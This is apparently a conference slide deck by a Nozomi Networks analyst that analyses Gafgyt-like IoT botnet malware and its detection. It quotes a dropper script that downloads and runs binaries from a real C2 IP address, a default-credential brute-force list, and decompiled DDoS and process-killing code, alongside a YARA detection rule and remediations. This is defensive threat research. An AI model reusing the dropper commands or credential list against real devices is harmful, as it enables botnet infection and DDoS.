NOZOMI NETWORKS

Could Threat Actors Be Downgrading Their Malware to Evade Detection?

Laura Varano

Cyber Threat Analyst, Nozomi Networks

Agenda

- Overview of Mirai and Gafgyt
- Initial access and First stage
- VirusTotal Hunting
- Second Stage
  - Overview of the capabilities
  - DDoS - TCP SYN flood attack
  - Scanner
- Defense Evasion and Anti Analysis Techniques
  - Monitor processes running on the system
  - Hiding its own process name
  - Active use of forks
  - Packing the sample with UPX
- Conjectures and Conclusions

Mirai and Gafgyt

Brief overview


- Two of the most known IoT Botnets
- Main goal: DDoS
- Targeting IoT devices (routers, IP cameras, DigitalVideoRecorders, …) and Linux servers
- Using default credentials or Exploits
- Source code publicly available since 2015-2016

Our focus

- Group of samples similar to Gafgyt
- Differences with Gafgyt family
- Some similarities with Mirai

Initial access: default credentials

- Misusing valid accounts
- Used by multiple botnets
- From Mirai source code



Top credentials misused by attackers within the last week of September 2022

First stage

Bash script delivery and payload execution

- Bash script
  - Iteratively download binaries compiled for different architecture (curl, wget)
  - Change files permissions
  - Try to execute

```
/bin/sh
rm -rf Boota.0curl
curl http://80.76.51.224/Boota.arm -o Boota.0curl
chmod 777 Boota.0curl
./Boota.0curl arm.curl
rm -rf Boota.1curl
curl http://80.76.51.224/Boota.arm5 -o Boota.1curl
chmod 777 Boota.1curl
./Boota.1curl arm5.curl
```

VirusTotal Hunting

Understanding the magnitude of this attack

- Hunting for similar bash scripts on VT
- Extracting all the IPs from VT and our Honeypots
- Found 400 unique C2
- Each C2/campaign has a different filename associated to the 2nd stage payload
- IP detection rates are low

```
rule curl_wget_malicious_files {
    strings:
        $sh = "/bin/sh"
        $rm = "rm -rf"
        $wget = "wget http://"
        $curl = "curl http://"
        $download = {(77 67 65 74 | 63 75 72 6C) 20 68 74 74 70 3A 2F 2F [1-3] 2E [1-3] 2E [1-3] 2E [1-3] 2F}
        $chmod = "chmod 777"
        $arch1 = "arm"
        $arch2 = "m68k"
        $arch3 = "mips"
        $arch4 = "mpsl"
        $arch5 = "ppc"
        $arch6 = "sh4"
        $arch7 = "spc"
        $arch8 = "x86"
    condition:
        $sh and any of ($chmod*)
        and any of ($arch*)
        and #download > 6
        and (#wget > 6 or #curl > 6)
        and #rm > 6
        and 8 of ($arch*)
}
```

Targeted architectures

- **x86 ←**
- ARM
- MIPS/MIPSEL
- PowerPC
- SH-4
- SPARC
- m68k

Second Stage Payload

Malware capabilities

- DDoS
- PING
- Botkill
- Shell
- Stop – stops unwanted processes on the system
- Scanner – scan and infect other devices

```
if ( (unsigned int)strcmp(*a1, "budp") )
{
  if ( (unsigned int)strcmp(*a1, "pudp") )
  {
    if ( (unsigned int)strcmp(*a1, "icmp-echo") )
    {
      if ( (unsigned int)strcmp(*a1, "tcp-syn") )
      {
        if ( (unsigned int)strcmp(*a1, "tcp-ack") )
        {
          if ( (unsigned int)strcmp(*a1, "tcp-raw") )
          {
            if ( (unsigned int)strcmp(*a1, "http") )
            {
              if ( (unsigned int)strcmp(*a1, "PING") )
              {
                if ( (unsigned int)strcmp(*a1, "botkill") )
                {
                  if ( (unsigned int)strcmp(*a1, "shell") )
                  {
                    if ( (unsigned int)strcmp(*a1, "stop") )
                    {
                      result = strcmp(*a1, "togglescanner");
```

Second Stage Payload

DDoS capability

- 12 commands, 7 DDoS techniques
- Protocols used to generate the DDoS attack:
  - UDP
  - ICMP
  - TCP
  - HTTP

```
if ( (unsigned int)strcmp(*a1, "budp") )
{
  if ( (unsigned int)strcmp(*a1, "pudp") )
  {
    if ( (unsigned int)strcmp(*a1, "icmp-echo") )
    {
      if ( (unsigned int)strcmp(*a1, "tcp-syn") )
      {
        if ( (unsigned int)strcmp(*a1, "tcp-ack") )
        {
          if ( (unsigned int)strcmp(*a1, "tcp-raw") )
          {
            if ( (unsigned int)strcmp(*a1, "http") )
            {
              if ( (unsigned int)strcmp(*a1, "PING") )
              {
                if ( (unsigned int)strcmp(*a1, "botkill") )
                {
                  if ( (unsigned int)strcmp(*a1, "shell") )
                  {
                    if ( (unsigned int)strcmp(*a1, "stop") )
                    {
                      result = strcmp(*a1, "togglescanner");
```

Second Stage Payload

A look into TCP SYN flood attack - 1

- TCP handshake
  - SYN
  - SYN, ACK
  - ACK
- Requirements for a successful attack
  - Victim allocates a state for every SYN segment
  - There is a limit to the number of states to be kept
- SYN flood attack
  - Sending many SYN requests (client)
  - Memory is allocated on the server and answers with SYN,ACK
  - Client not responding with ACK leaving the server hanging

```
if ( (unsigned int)strcmp(*a1, "tcp-syn") )
```

Second Stage Payload

A look into TCP SYN flood attack - 2

- What does a syn flood attack looks like in our sample:

```
while ( 1 )
  _libc_sendto(sockfd, buf, len, MSG_NOSIGNAL, &dest_addr, 16);
}
```

* MSG_NOSIGNAL:
Requests not to send SIGPIPE on errors on stream oriented sockets when the other end breaks the connection.

- Possible remediations (RFC 4987)
  - Reduce the SYN-RECEIVED timer
  - SYN cache
    - For each IP and TCP port a cache is set up, when it's full the oldest element is dropped
  - SYN cookies
    - No state is allocated for SYN-RECEIVED
    - State is transmitted over the SYN-ACK in a cookie
    - Reconstructed with the ACK

Second Stage Payload

Scanner

- to search for other devices on demand
- attempt to log in using an hardcoded list of credentials
- Note: although this functionality is also present in the Gafgyt source code on GitHub, these samples use a list of credential similar to the one used by Mirai.

```
char *usernames[] = {"root\0", "\0", "admin\0", "user\0", "login\0", "guest\0"};

char *passwords[] = {"root\0", "\0", "toor\0", "admin\0", "user\0", "guest\0", "login\0",
"changeme\0", "1234\0", "12345\0", "123456\0", "default\0", "pass\0", "password\0"}
```

```
sub_4020A0("admin", "admin", 10);
sub_4020A0("root", "root", 10);
sub_4020A0("root", "", 8);
sub_4020A0("guest", "12345", 8);
sub_4020A0("hikvision", "hikvision", 8);
sub_4020A0("default", "default", 8);
sub_4020A0("default", "", 8);
sub_4020A0("root", "vizxv", 8);
sub_4020A0("user", "user", 8);
sub_4020A0("root", "GM8182", 8);
sub_4020A0("root", "xc3511", 8);
sub_4020A0("root", "xmhdipc", 15);
sub_4020A0("root", "tsgoingon", 15);
sub_4020A0("root", "5up", 8);
sub_4020A0("root", "solokey", 8);
sub_4020A0("root", "vizxv", 15);
sub_4020A0("root", "juantech", 8);
sub_4020A0("root", "zlxx.", 8);
sub_4020A0("root", "antslq", 10);
sub_4020A0("root", "123456", 15);
sub_4020A0("root", "1001chin", 10);
sub_4020A0("root", "win1dows", 10);
sub_4020A0("admin", "7ujMko0admin", 10);
sub_4020A0("user", "user", 10);
sub_4020A0("root", "jvbzd", 10);
sub_4020A0("root", "123", 3);
sub_4020A0("admin", "0000", 8);
sub_4020A0("ftp", "ftp", 8);
sub_4020A0("root", "7ujMko0vizxv ", 8);
sub_4020A0("root", "hunt5759", 8);
sub_4020A0("root", "ivdev", 8);
sub_4020A0("admin", "zhone", 8);
sub_4020A0("guest", "guest", 8);
sub_4020A0("support", "support", 8);
sub_4020A0("daemon", "daemon", 8);
sub_4020A0("root", "icatch99", 8);
sub_4020A0("telnetadmin", "telnetadmin", 8);
```

Defense Evasion Techniques

- Monitor processes running on the system
- Hiding its own process name
- Active use of forks
- Packing the sample with UPX

Defense Evasion Techniques

Monitoring processes running on the system

- Killing any running process that is not stored on a specific path or named as wished
  - "/proc/" + PID + "/exe"
  - readlink()
  - Obtains a pathname
  - Checks if the string contains
    - "bin/"
    - "lib/"
    - "Yofukashi"

```
if ( (unsigned __int8)(*(_BYTE *)(v2 + 19) - 48) <= 9u )// file name starts with a number
{
  PID_str = (char *)(v2 + 19);          // pointer to filename in the dirent struct
  PID_int = _GI_atoi(v2 + 19);
  if ( PID_int != (unsigned int)_libc_getpid() )// if current filename is different than caller PID
  {
    v5 = _GI_atoi(PID_str);
    if ( v5 != (unsigned int)getppid() )// and if also different than caller PPID
    {
      memset(v7, 0, sizeof(v7));        // prepare buffer
      copy(v8, "/proc/");
      concat_string_0(v8, PID_str);
      concat_string_0(v8, "/exe");
      if ( _GI_readlink(v8, v7, 63LL) != -1//  reads link pathname and place it in buffer
        && !search_substring(v7, "bin/")
        && !search_substring(v7, "lib/")
        && !search_substring(
              v7,
              "Yofukashi") )
      {
        v6 = _GI_atoi(PID_str);
        _GI_kill(v6, 9);
      }
    }
  }
```

Defense Evasion Techniques

Hiding the process name

- `prctl()` manipulates aspects of the calling process
- `PR_SET_NAME` sets the name of the calling thread

```
mov     esi, offset aBinBash ; "/bin/bash"
mov     edi, PR_SET_NAME
xor     eax, eax
call    prctl
```

Defense Evasion Techniques

Active use of forks

- To be able to segregate its functionality, malware executes parts of the code in many separate forks
- 15 calls to `fork()`

Up	p	sub_400B20+2B	call	__libc_fork
Up	p	sub_400CF0+2D	call	__libc_fork
Up	p	sub_400CF0+23B	call	__libc_fork
Up	p	sub_400F90+2D	call	__libc_fork
Up	p	sub_400F90+235	call	__libc_fork
Up	p	sub_401220+D3	call	__libc_fork
Up	p	sub_401220+E0	call	__libc_fork
Up	p	sub_4013A0+1F	call	__libc_fork
Up	p	sub_4013A0+1E6	call	__libc_fork
Up	p	sub_4015E0+21	call	__libc_fork
Up	p	sub_4015E0+117	call	__libc_fork
Up	p	sub_401900+25	call	__libc_fork
	p	sub_401C90+13B	call	__libc_fork
Do...	p	sub_4022D0+11	call	__libc_fork
Do...	p	sub_4022D0+143D	call	__libc_fork

Defense Evasion Techniques

UPX packing corrupted

- What is a packer?
  - Compress the executable
  - Evade detection
  - Hides plain-text strings

Defense Evasion Techniques

UPX packing corrupted

- UPX is an opensource packer
- `upx -d sample`
- Corrupting `l_info` struct and `p_info` struct

Defense Evasion Techniques

UPX packing corrupted

```
730  struct l_info       // 12-byte trailer in header for loader (offset 116)
731  {
732      uint32_t l_checksum;
733      uint32_t l_magic;
734      uint16_t l_lsize;
735      uint8_t  l_version;
736      uint8_t  l_format;
737  };
```

https://github.com/upx/upx/blob/d7ba31cab8ce8d95d2c10e88d2ec787ac52005ef/src/stub/src/include/linux.h#L730

Defense Evasion Techniques

UPX packing corrupted

```
struct l_info       // 12-byte trailer in header fo
{
    uint32_t l_checksum;
    uint32_t l_magic;
    uint16_t l_lsize;
    uint8_t  l_version;
    uint8_t  l_format;
};
```

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00000000  7f45 4c46 0101 0100 0000 0000 0000 0000  .ELF............
0x00000010  0200 0800 0100 0000 3826 4500 3400 0000  ........8&E.4...
0x00000020  0000 0000 0710 0000 3400 2000 0200 2800  ........4. ...(.
0x00000030  0000 0000 0100 0000 0000 0000 0000 4000  ..............@.
0x00000040  0000 4000 0010 0000 9858 0400 0600 0000  ..@......X......
0x00000050  0000 0100 0100 0000 0000 0000 0000 4500  ..............E.
0x00000060  0000 4500 4030 0000 4030 0000 0500 0000  ..E.@0..@0......
0x00000070  0000 0100 36ee 1a8e 4e53 4121 140a 0d1e  ....6...NSA!....
0x00000080  0000 0000 205a 0000 205a 0000 9400 0000  .... Z.. Z......
0x00000090  6000 0000 0200 0000 7f3f 64f9 7f45 4c46  `........?d..ELF
```

https://www.nozominetworks.com/blog/automatic-restoration-of-corrupted-upx-packed-samples/

Defense Evasion Techniques

UPX packing corrupted

```
struct p_info       // 12-byte packed program header follows stub loader
{
    uint32_t p_progid;
    uint32_t p_filesize;
    uint32_t p_blocksize;
};
```

Defense Evasion Techniques

UPX packing with version 4.0

- UPX v 4.00
- Still under development (at the time of the analysis)

Recap

- **Capabilities**
  - DDoS using 4 protocols and 7 tecniques
  - PING
  - Botkill
  - Shell
  - Stop – stops unwanted processes on the system
  - Scanner – scan and infect other devices
- **Anti-analysis techniques**
  - Monitoring processes running on the system
  - Hiding process name
  - Active use of forks
  - UPX packing

Lightweight Sample

- **Capabilities**
  - DDoS ~~using 4 protocols and 7 tecniques~~
  - PING
  - Botkill
  - ~~Shell~~
  - ~~Stop – stops unwanted processes on the system~~ (not as a command)
  - ~~Scanner – scan and infect other devices~~
- **Anti-analysis techniques**
  - Monitoring processes running on the system
  - Hiding process name
  - Active use of forks (adapted)
  - ~~UPX packing corrupted~~

Possible explanations

- Changing their tactics and evading detection
- Cyber crime scheme to make profits by modulating the malware; additional features being added “à la carte” (Botnet-as-a-Service)
- Other …

Pick your favourite explanation for now…

… We’ll keep investigating

NOZOMI NETWORKS

Thank You!

Nozomi Networks accelerates digital transformation by protecting the world's critical infrastructure, industrial and government organizations from cyber threats. Our solution delivers exceptional network and asset visibility, threat detection, and insights for OT and IoT environments. Customers rely on us to minimize risk and complexity while maximizing operational resilience.

nozominetworks.com